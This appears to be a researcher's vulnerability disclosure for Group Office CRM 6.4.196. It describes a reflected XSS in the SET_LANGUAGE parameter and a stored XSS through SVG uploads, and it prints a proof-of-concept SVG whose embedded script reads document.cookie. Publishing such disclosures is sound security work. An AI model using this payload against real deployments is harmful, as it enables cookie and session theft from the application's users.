Group Office CRM | Stored XSS via SVG File

Dec 9, 2020 by Fatih Çelik • Updated Apr 15, 2021 • 1 min read

Software: https://sourceforge.net/projects/group-office/

Version: 6.4.196

Vulnerability: Cross Site Scripting

CVE: CVE-2020-35418 && CVE-2020-35419

Description of the product:

> Group Office is an open source groupware application. It makes your daily office tasks easier. Share projects, calendars, files and e-mail online. It is a complete solution for all your online office needs. From a customer phone call to a project and finally an invoice. The support system helps to keep your customers happy. Group Office is fast, secure and has privacy by design. You can stay in full control of your data by self hosting your cloud and e-mail. Our document editing solution keeps all data on the secured server instead of synchronising it to all user devices. GroupOffice is open source and modular. Which means it's easy to customise and extend. You can turn off and on features and it enables any developer to create new modules for the platform.

Description of the vulnerability


There are 2 XSS vulnerability on the web application. One of them is reflected XSS and the other one is stored XSS. The "SET_LANGUAGE" parameter is affected by reflected XSS vulnerability. In addition to that, in contact page, users can upload svg files via file upload functionality. Attacker can inject JS code into the svg file and due to the insecure handling of crafted svg file, attacker can perform XSS attack.


Exploit

Content of the poc.svg file,

XML

```xml
<?xml version="1.0" standalone="no"?>
<!DOCTYPE svg PUBLIC "-//W3C//DTD SVG 1.1//EN" "http://www.w3.org/Graphics/SVG/1.1/DTD/svg11.dtd">
 <svg version="1.1" baseProfile="full" xmlns="http://www.w3.org/2000/svg">
<polygon id="triangle" points="0,0 0,50 50,0" fill="#009900" stroke="#004400"/>
<script type="text/javascript">
alert(document.cookie);
</script>
</svg>
```





Vulnerability Research

vulnerability research

Share:

Further Reading

Sep 29, 2020

CMSUno 1.6.2 | RCE [Authenticated] (config.php) | CVE-2020-25538

Vendor: https://github.com/boiteasite/cmsuno/ Version: 1.6.2 Vulnerability: Code Injection CVE: CVE-2020-25538 Exploit-DB: https://www.exploit-db.com/exploits/48996 Analysis When I read the ...

Sep 29, 2020

Oct 5, 2020

Vendor: https://github.com/boiteasite/cmsuno/ Version: 1.6.2Vulnerability: Code Injection CVE: CVE-2020-25557 Exploit-DB: https://www.exploit-db.com/exploits/49031 Analysis If you read my othe...

Software: https://sourceforge.net/projects/sentrifugo/ Version: 3.2 Vulnerability: Unrestricted File Upload CVE: CVE-2020-26804 Exploit-DB: https://www.exploit-db.com/exploits/48998 Sentrif...

OLDER
Group Office CRM | SSRF

NEWER
Division By Zero | Deark